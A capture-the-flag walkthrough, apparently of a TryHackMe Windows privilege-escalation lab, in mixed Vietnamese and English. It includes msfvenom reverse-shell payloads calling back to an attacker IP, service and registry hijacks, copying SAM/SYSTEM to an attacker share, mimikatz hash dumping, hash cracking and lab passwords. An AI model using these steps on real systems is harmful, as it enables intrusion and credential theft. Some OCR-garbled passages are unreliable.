
Task 1 Deploy the Vulnerable Windows VM

RDP should be available on port 3389 (it may take a few minutes for the service to start). You can login to the "user" account using the password "password321":

xfreerdp /u:user /p:password321 /cert:ignore /v:MACHINE_IP



Task 2 Generate a Reverse Shell Executable

Trên Kali, tạo một tệp thực thi shell đảo ngược (reverse.exe) bằng cách sử dụng msfvenom. Cập nhật địa chỉ IP LHOST phù hợp: msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f exe -o reverse.exe

```
(root@kali)-[/home/kali/tryhackme/windows10privesc]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f exe -o reverse.exe
```

Chuyển tệp reverse.exe vào thư mục C:\PrivEsc trên Windows. Có nhiều cách bạn có thể thực hiện việc này, tuy nhiên, cách đơn giản nhất là khởi động máy chủ SMB trên Kali trong cùng thư mục với tệp, sau đó sử dụng lệnh sao chép tiêu chuẩn của Windows để truyền tệp.

Trên Kali, trong cùng thư mục với reverse.exe: python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10privesc/

```
)-[/home/kali/tryhackme/windows10privesc]
 -# python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10pri
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.39.18,49860)
[*] AUTHENTICATE_MESSAGE (WIN-QBA94KB310F\user,WIN-QBA94KB310F)
[*] User WIN-QBA94KB3IOF\user authenticated successfully
* user::WIN-QBA94KB3IOF:aaaaaaaaaaaaaaacacacfa267b4bc18735cb0dec829647a0f18:0101000000000000000522f4667aad9011aa58b21
4f00410045006200740004001000460050004b004f0041004500620074000700080000522f4667aad9010600040002000000800300030000000
-] Unknown level for query path info! 0×109
  Disconnecting Share(1:IPC$)
```

Trên Windows (cập nhật địa chỉ IP bằng IP Kali của bạn): copy \\10.18.52.203\windows10privesc\reverse.exe C:\PrivEsc\reverse.exe

Kiểm tra reversebằng cách thiết lập trình nghe netcat trên Kali: sudo nc -nvlp 53

Sau đó chạy tệp thực thi reverse.exe trên Windows và bắt shell: C:\PrivEsc\reverse.exe

plink	2/22/2020 9:38 PM	Application	663 KB
PowerUp	2/22/2020 9:38 PM	Windows PowerS	484 KB
PrintSpoofer	6/5/2020 9:06 AM	Application	27 KB
Procmon64	2/22/2020 9:38 PM	Application	1,230 KB
PsExec64	2/22/2020 9:38 PM	Application	367 KB
reverse	6/29/2023 1:31 AM	Application	7 KB
■ RoguePotato	5/11/2020 9:23 AM	Application	156 KB
savecred	6/5/2020 8:32 AM	Windows Batch File	1 KB
■ Seatbelt	2/22/2020 9:38 PM	Application	157 KB
CL 11	2/22/2020 0.20 08#	A 1:A:	25 1/10

```
C:\PrivEsc>whoami
win-qba94kb3iof\user
C:\PrivEsc>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54A8-AA62
 Directory of C:\PrivEsc
06/29/2023 01:55 AM
06/29/2023 01:55 AM
02/22/2020 10:38 PM
                            <DIR>
                            <DIR>
                                     222,592 accesschk.exe
06/05/2020 08:32 AM
                                      959 AdminPaint.lnk
02/22/2020 10:38 PM
                                         232 CreateShortcut.vbs
06/05/2020 08:32 AM
02/22/2020 10:38 PM
02/22/2020 10:38 PM
06/05/2020 09:06 AM
                                        990 lpe.bat
                                    678,312 plink.exe
                                   494,860 PowerUp.ps1
                                    27,136 PrintSpoofer.exe
02/22/2020 10:38 PM
                                 1,258,824 Procmon64.exe
02/22/2020 10:38 PM
06/29/2023 01:31 AM
05/11/2020 09:23 AM
06/05/2020 08:32 AM
                                   374,944 PsExec64.exe
                                     7,168 reverse.exe
                                    159,232 RoguePotato.exe
                                         221 savecred.bat
02/22/2020 10:38 PM
                                    160,768 Seatbelt.exe
02/22/2020 10:38 PM
                                    26,112 SharpUp.exe
03/06/2020 08:00 PM
                                    229,376 winPEASany.exe
                15 File(s)
                                  3,641,726 bytes
                 2 Dir(s) 31,223,623,680 bytes free
C:\PrivEsc>
```

Task 3 Service Exploits - Insecure Service Permissions

Sử dụng accesschk.exe để kiểm tra quyền của tài khoản "user" trên dịch vu "daclsvc":

C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc Lưu ý rằng tài khoản "user" có quyền thay đổi cấu hình dịch vụ (SERVICE CHANGE CONFIG).

```
C:\PrivEsc>accesschk.exe /accepteula -uwcqv user daclsvc
accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_CHANGE_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_START
SERVICE_STOP
READ_CONTROL
C:\PrivEsc>
```

Truy vấn dịch vụ và lưu ý rằng dịch vụ này chạy với các đặc quyền HỆ THỐNG (SERVICE_START_NAME): sc qc daclsvc

Sửa đổi cấu hình dịch vụ và đặt BINARY_PATH_NAME (binpath) thành tệp thực thi Reverse.exe mà bạn đã tạo:

sc config dacIsvc binpath= "\"C:\PrivEsc\reverse.exe\""

```
C:\PrivEsc>sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
[SC] ChangeServiceConfig SUCCESS
```

Bắt đầu một trình lắng nghe trên Kali và sau đó khởi động dịch vụ để tạo ra một trình bao đảo ngược đang chạy với các đặc quyền HỆ THỐNG: net start daclsvo

```
C:\PrivEsc>net start daclsvc
net start daclsvc
The service is not responding to the control function.
More help is available by typing NET HELPMSG 2186.
C:\PrivEsc>
(root@kali)-[/home/kali]
nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.39.18] 49915
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whomi
'whomi' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

Trả lời các câu hỏi dưới đây

What is the original BINARY_PATH_NAME of the daclsvc service?

C:\Program Files\DACL Service\daclservice.exe

Task 4 Service Exploits - Unquoted Service Path

Truy vấn dịch vụ "unquotedsvc" và lưu ý rằng dịch vụ này chạy với các đặc quyền của HỆ THỐNG (SERVICE_START_NAME) và BINARY_PATH_NAME không được trích dẫn và chứa khoảng trắng. sc qc unquotedsvc

Sử dụng accesschk.exe, lưu ý rằng nhóm BUILTIN\Users được phép ghi vào thư mục C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"

```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\Program Files\Unquoted Path Service
Medium Mandatory Level (Default) [No-Write-Up]
RW BUILTIN\Users
RW NT SERVICE\TrustedInstaller
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administrators
```

Sao chép tệp thực thi reverse.exe mà bạn đã tạo vào thư mục này và đối tên thành Common.exe:

copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"

Bắt đầu một trình lắng nghe trên Kali và sau đó khởi động dịch vụ để tạo ra một trình bao đảo ngược đang chạy với các đặc quyền HỆ THỐNG:

net start unquotedsvo

```
C:\PrivEsc>net start unquotedsvc
net start unquotedsvc
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

C:\PrivEsc>
```

```
)-[/home/kali]
    nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.39.18] 49952
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54A8-AA62
 Directory of C:\Windows\system32
06/29/2023 01:27 AM
                          <DIR>
                          <DIR>
06/29/2023 01:27 AM
09/15/2018 02:08 AM
09/15/2018 12:12 AM
09/15/2018 12:12 AM
                          <DIR>
                                          0409
                                       232 @AppHelpToast.png
                                       308 @AudioToastIcon.png
09/15/2018 12:12 AM
                                      450 @BackgroundAccessToastIcon.png
                                      199 @bitlockertoastimage.png
09/15/2018 12:12 AM
                                   14,791 @edptoastimage.png
09/15/2018 12:12 AM
09/15/2018 12:12 AM
                                       330 @EnrollmentToastIcon.png
```

What is the BINARY PATH NAME of the unquotedsvc service?

C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

Task 5 Service Exploits - Weak Registry Permissions

Truy vấn dịch vụ "regsvc" và lưu ý rằng dịch vụ này chạy với các đặc quyền HỆ THỐNG (SERVICE_START_NAME). sc qc regsvc

Khi sử dụng accesschk.exe, hãy lưu ý rằng mục đăng ký cho dịch vụ regsvc có thể ghi được bởi nhóm "NT AUTHORITY\INTERACTIVE" (về cơ bản là tất cả người dùng đã đăng nhập):

```
C:\PrivEsc\accesschk.exe /accepteula -uvwqk
HKLM\System\CurrentControlSet\Services\regsvc
```

```
C:\PrivEsc>accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
KEY_ALL_ACCESS
RW BUILTIN\Administrators
KEY_ALL_ACCESS
RW NT AUTHORITY\INTERACTIVE
KEY_ALL_ACCESS
RW NT AUTHORITY\INTERACTIVE
KEY_ALL_ACCESS
```

Ghi đè khóa đăng ký ImagePath để trỏ đến tệp thực thi Reverse.exe mà bạn đã tạo:

reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f

```
C:\PrivEsc>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse .exe /f
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
The operation completed successfully.
```

Bắt đầu một trình lắng nghe trên Kali và sau đó khởi động dịch vụ để tạo ra một trình bao đảo ngược đang chạy với các đặc quyền HỆ THỐNG:

net start regsvc

```
C:\PrivEsc>net start regsvc
net start regsvc
```

Task 6 Service Exploits - Insecure Service Executables

Query the "filepermsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

sc qc filepermsvc

Using accesschk.exe, note that the service binary (BINARY_PATH_NAME) file is writable by everyone:

C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"

```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe

"C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe

C:\Program Files\File Permissions Service\filepermservice.exe

Medium Mandatory Level (Default) [No-Write-Up]

RW Everyone

FILE_ALL_ACCESS

RW NT AUTHORITY\SYSTEM

FILE_ALL_ACCESS

RW BUILIN\Administrators

FILE_ALL_ACCESS

RW WIN-QBA94KB3IOF\Administrator

FILE_ALL_ACCESS

RW BUILTIN\Users

FILE_ALL_ACCESS

RW BUILTIN\Users

FILE_ALL_ACCESS
```

Copy the reverse.exe executable you created and replace the filepermservice.exe with it:

copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

net start filepermsvc

```
C:\PrivEsc>net start filepermsvc
net start filepermsvc
The service is not responding to the control function.
More help is available by typing NET HELPMSG 2186.
```

Task 7 Registry – AutoRuns

Truy vấn sổ đăng ký cho các tệp thực thi AutoRun:

reg guery HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

```
C:\PrivEsc>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SecurityHealth REG_EXPAND_SZ %windir%\system32\SecurityHealthSystray.exe
My Program REG_SZ "C:\Program Files\Autorun Program\program.exe"
```

Sử dụng accesschk.exe, lưu ý rằng mọi người có thế ghi một trong các tệp thực thi AutoRun:

C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"


```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe
AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com
C:\Program Files\Autorun Program\program.exe
 Medium Mandatory Level (Default) [No-Write-Up]
        FILE_ALL_ACCESS
 RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WIN-QBA94KB3IOF\Administrator
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS
```

Sao chép tệp thực thi reverse.exe mà bạn đã tạo và ghi đè lên tệp thực thi AutoRun với tệp đó:

copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y

Bắt đầu trình nghe trên Kali và sau đó khởi động lại máy ảo Windows. Mở phiên RDP mới để kích hoạt trình bao đảo ngược chạy với đặc quyền của quản trị viên. Bạn không cần phải xác thực để kích hoạt nó, tuy nhiên nếu tải trọng không kích hoạt, hãy đăng nhập với tư cách quản trị viên (admin/password123) để kích hoạt. Lưu ý rằng trong một tương tác trong thế giới thực, bạn sẽ phải đợi quản trị viên tự đăng nhập!

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C:\Windows\system32>whoami

win-qba94kb3iof\admin C:\Windows\system32>

whoami

Task 8 Registry - AlwaysInstallElevated

Query the registry for AlwaysInstallElevated keys:

reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

Note that both keys are set to 1 (0x1).

C:\PrivEsc>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0×1

C:\PrivEsc>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0×1

On Kali, generate a reverse shell Windows Installer (reverse.msi) using msfvenom. Update the LHOST IP address accordingly:

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f msi -o reverse.msi

Transfer the reverse.msi file to the C:\PrivEsc directory on Windows (use the SMB server method from earlier).

copy \\10.18.52.203\windows10privesc\reverse.msi C:\PrivEsc\reverse.msi

```
)-[/home/kali/tryhackme/windows10privesc]
   msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.52.203 LPORT=53 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi
          i)-[/home/kali/tryhackme/windows10privesc]
  python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10pri
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Config file parsed
  Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.123.136,49747)
[*] AUTHENTICATE_MESSAGE (WIN-QBA94KB3IOF\user,WIN-QBA94KB3IOF)
[*] User WIN-QBA94KB3IOF\user authenticated successfully
* user::WIN-QBA94KB3IOF:aaaaaaaaaaaaaaaa:a79d6e1654b55ae2427037b17acbd41e:0101000000000000080903f7e79aad901236c94fa
61f5b41800000000010010004b00790044004e00650068004a007600030010004b00790044004e00650068004a00760002001000670053006400
[-] Unknown level for query path info! 0×109
```

```
C:\PrivEsc>copy \\10.18.52.203\windows10privesc\reverse.msi C:\PrivEsc\reverse.msi
copy \\10.18.52.203\windows10privesc\reverse.msi C:\PrivEsc\reverse.msi
1 file(s) copied.
```

Start a listener on Kali and then run the installer to trigger a reverse shell running with SYSTEM privileges:

msiexec /quiet /qn /i C:\PrivEsc\reverse.msi

```
C:\PrivEsc>msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
 msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
 C:\PrivEsc>dir
  Volume in drive C has no label.
  Volume Serial Number is 54A8-AA62
  Directory of C:\PrivEsc
 06/29/2023 04:05 AM
                                <DIR>
 06/29/2023 04:05 AM
                                 <DIR>
02/22/2020 10:38 PM
06/05/2020 08:32 AM
02/22/2020 10:38 PM
06/05/2020 08:32 AM
                                          222,592 accesschk.exe
                                               959 AdminPaint.lnk
                                                232 CreateShortcut.vbs
                                               990 lpe.bat
 02/22/2020 10:38 PM
                                          678,312 plink.exe
02/22/2020 10:38 PM

02/22/2020 10:38 PM

06/05/2020 09:06 AM

02/22/2020 10:38 PM

02/22/2020 10:38 PM

06/29/2023 01:31 AM

06/29/2023 04:03 AM

05/11/2020 09:23 AM

06/05/2020 08:32 AM

02/22/2020 10:38 PM

02/22/2020 10:38 PM

03/06/2020 08:00 PM
                                          494,860 PowerUp.ps1
                                           27,136 PrintSpoofer.exe
                                       1,258,824 Procmon64.exe
                                       374,944 PsExec64.exe
                                           7,168 reverse.exe
                                         159,744 reverse.msi
                                         159,232 RoguePotato.exe
                                          221 savecred.bat
160,768 Seatbelt.exe
                                           26,112 SharpUp.exe
03/06/2020 08:00 PM
                                          229,376 winPEASany.exe
                   16 File(s)
                                         3,801,470 bytes
                     2 Dir(s) 30,852,096,000 bytes free
__(root@kali)-[/home/kali/tryhackme/windows10privesc]
# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.123.136] 49752
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

Task 9 Passwords – Registry

→: password123

The registry can be searched for keys and values that contain the word "password":

reg query HKLM /f password /t REG_SZ /s

```
C:\PrivEsc>reg query HKLM /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0fafd998-c8e8-42a1-86d7-7c10c664
(Default) REG_SZ Picture Password Enrollment UX

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{2135f72a-90b5-4ed3-a7f1-8bb705ac
(Default) REG_SZ PicturePasswordLogonProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{24954E98-D39A-4168-A3B2-E5014C94
(Default) REG_SZ OOBE Upgrade Password Page
```

If you want to save some time, query this specific key to find admin AutoLogon credentials:

reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"

```
C:\PrivEsc>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon
     AutoRestartShell REG_DWORD
                                             0×1
     Background REG_SZ 000
    CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DefaultDomainName REG_SZ
DefaultUserName REG_SZ admin
DisableBackButton REG_DWORD 0×1
     EnableSIHostIntegration REG_DWORD
                                                      0×1
     ForceUnlockLogon REG_DWORD LegalNoticeCaption REG_SZ
     LegalNoticeText REG_SZ
    PasswordExpiryWarning REG_DWORD 0×5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A:
ReportBootOk REG_SZ 1
                                                {A520A1A4-1780-4FF6-BD18-167343C5AF16}
     Shell REG_SZ explorer.exe
ShellCritical REG_DWORD 0×0
     ShellInfrastructure REG_SZ sihost.exe
SiHostCritical REG_DWORD 0×0
     SiHostReadyTimeOut REG_DWORD 0×0
    SiHostRestartCountLimit REG_DWORD 0×0
SiHostRestartTimeGap REG_DWORD 0×0
Userinit REG_SZ C:\Windows\system32\userinit.exe,
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled REG_SZ 0
     scremoveoption REG_SZ 0
DisableCAD REG_DWORD 0×1
     LastLogOffEndTimePerfCounter REG_QWORD
                                                            0×236f172d
    LastUsedUsername
                              REG_SZ
                                          admin
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\AlternateShells
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\GPExtensions
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\UserDefaults
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\AutoLogonChecked
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\VolatileUserMgrKey
```

On Kali, use the winexe command to spawn a command prompt running with the admin privileges (update the password with the one you found):

winexe -U 'admin%password' //10.10.123.136 cmd.exe

```
(root@ kali)-[/home/kali/tryhackme/windows10privesc]
# winexe -U 'admin%password123' //10.10.123.136 cmd.exe
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C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>[
```

Task 10 Passwords - Saved Creds

List any saved credentials:

cmdkey /list

```
C:\PrivEsc>cmdkey /list
cmdkey /list

Currently stored credentials:

   Target: WindowsLive:target=virtualapp/didlogical
   Type: Generic
   User: 02nfpgrklkitqatu
   Local machine persistence

   Target: Domain:interactive=WIN-QBA94KB3I0F\admin
   Type: Domain Password
   User: WIN-QBA94KB3I0F\admin
```

Note that credentials for the "admin" user are saved. If they aren't, run the C:\PrivEsc\savecred.bat script to refresh the saved credentials.

Start a listener on Kali and run the reverse.exe executable using runas with the admin user's saved credentials:

runas /savecred /user:admin C:\PrivEsc\reverse.exe

```
C:\PrivEsc>runas /savecred /user:admin C:\PrivEsc\reverse.c
runas /savecred /user:admin C:\PrivEsc\reverse.exe
```

```
(root@kali)-[/home/kali/tryhackme/windows10privesc]
w nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.123.136] 49806
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C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin
C:\Windows\system32>
```

Task 11 Passwords - Security Account Manager (SAM)

The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the C:\Windows\Repair\ directory.

Transfer the SAM and SYSTEM files to your Kali VM:

copy C:\Windows\Repair\SAM \\10.18.52.203\windows10privesc copy C:\Windows\Repair\SYSTEM \\\10.18.52.203\windows10privesc

```
(root@kali)-[/home/kali/tryhackme/windows10privesc]
    python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10privesc/
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
C:\PrivEsc>copy C:\Windows\Repair\SAM \\10.18.52.203\windows10privesc
copy C:\Windows\Repair\SAM \\10.18.52.203\windows10privesc
1 file(s) copied.

C:\PrivEsc>copy C:\Windows\Repair\SYSTEM \\10.18.52.203\windows10privesc
copy C:\Windows\Repair\SYSTEM \\10.18.52.203\windows10privesc
1 file(s) copied.
```

On Kali, clone the creddump7 repository (the one on Kali is outdated and will not dump hashes correctly for Windows 10!) and use it to dump out the hashes from the SAM and SYSTEM files:

```
git clone https://github.com/Tib3rius/creddump7
pip3 install pycrypto
python3 creddump7/pwdump.py SYSTEM SAM
```

copy \\10.18.52.203\windows10privesc\mimikatz.exe C:\PrivEsc\mimikatz.exe

C:\PrivEsc>copy \\10.18.52.203\windows10privesc\mimikatz.exe C:\PrivEsc\mimikatz.exe
copy \\10.18.52.203\windows10privesc\mimikatz.exe C:\PrivEsc\mimikatz.exe
1 file(s) copied.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
                                         NT AUTHORITY\SYSTEM S-1-5-18
                                                                                    (04g
       {0;000003e7} 1 D 25074
 -> Impersonated !
* Process Token : {0;00266734} 2 F 2518191
(14g,24p) Primary
                                                  WIN-QBA94KB3IOF\admin S-1-5-21-3025
 * Thread Token : {0;000003e7} 1 D 2555200
                                                  NT AUTHORITY\SYSTEM
                                                                            5-1-5-18
elegation)
mimikatz # lsadump::lsa /patch
Domain : WIN-QBA94KB3IOF / S-1-5-21-3025105784-3259396213-1915610826
RID : 000003e9 (1001)
User : admin
LM :
NTLM : a9fdfa038c4b75ebc76dc855dd74f0da
RID : 000001f4 (500)
User : Administrator
```

RID : 000003e9 (1001)

User : admin

LM :

NTLM : a9fdfa038c4b75ebc76dc855dd74f0da

RID : 000001f4 (500) User : Administrator

LM :

NTLM : fc525c9683e8fe067095ba2ddc971889

RID : 000001f7 (503) User : DefaultAccount

LM : NTLM :

RID : 000001f5 (501)

User : Guest

LM :

```
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : fc525c9683e8fe067095ba2ddc971889
RID : 000001f7 (503)
User : DefaultAccount
LM :
NTLM :
RID : 000001f5 (501)
User : Guest
LM :
NTLM :
RID : 000003e8 (1000)
User : user
LM :
NTLM : 91ef1073f6ae95f5ea6ace91c09a963a
RID : 000001f8 (504)
User : WDAGUtilityAccount
NTLM : 6ebaa6d5e6e601996eefe4b6048834c2
```

Crack the admin NTLM hash using hashcat:

hashcat -m 1000 --force <hash> /usr/share/wordlists/rockyou.txt

You can use the cracked password to log in as the admin using winexe or RDP.

What is the NTLM hash of the admin user?

```
Select mimikatz 2.2.0 x64 (oe.eo)

User : admin

LM :

NTLM : a9fdfa038c4b75ebc76dc855dd74f0da

RID : 000001f4 (500)

User : Administrator

LM :
```

Task 12 Passwords - Passing the Hash

Why crack a password hash when you can authenticate using the hash?

Use the full admin hash with pth-winexe to spawn a shell running as admin without needing to crack their password. Remember the full hash includes both the LM and NTLM hash, separated by a colon:

Task 13 Scheduled Tasks

View the contents of the C:\DevTools\CleanUp.ps1 script:

type C:\DevTools\CleanUp.ps1

The script seems to be running as SYSTEM every minute. Using accesschk.exe, note that you have the ability to write to this file:

C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1

```
C:\PrivEsc>type C:\DevTools\CleanUp.ps1
type C:\DevTools\CleanUp.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)
Remove-Item C:\DevTools\*.log
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
RW C:\DevTools\CleanUp.ps1
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
FILE_READ_DATA
        FILE READ EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        DELETE
        SYNCHRONIZE
        READ_CONTROL
```

Start a listener on Kali and then append a line to the C:\DevTools\CleanUp.ps1 which runs the reverse.exe executable you created:

echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1

Wait for the Scheduled Task to run, which should trigger the reverse shell as SYSTEM.

```
C:\PrivEsc>echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
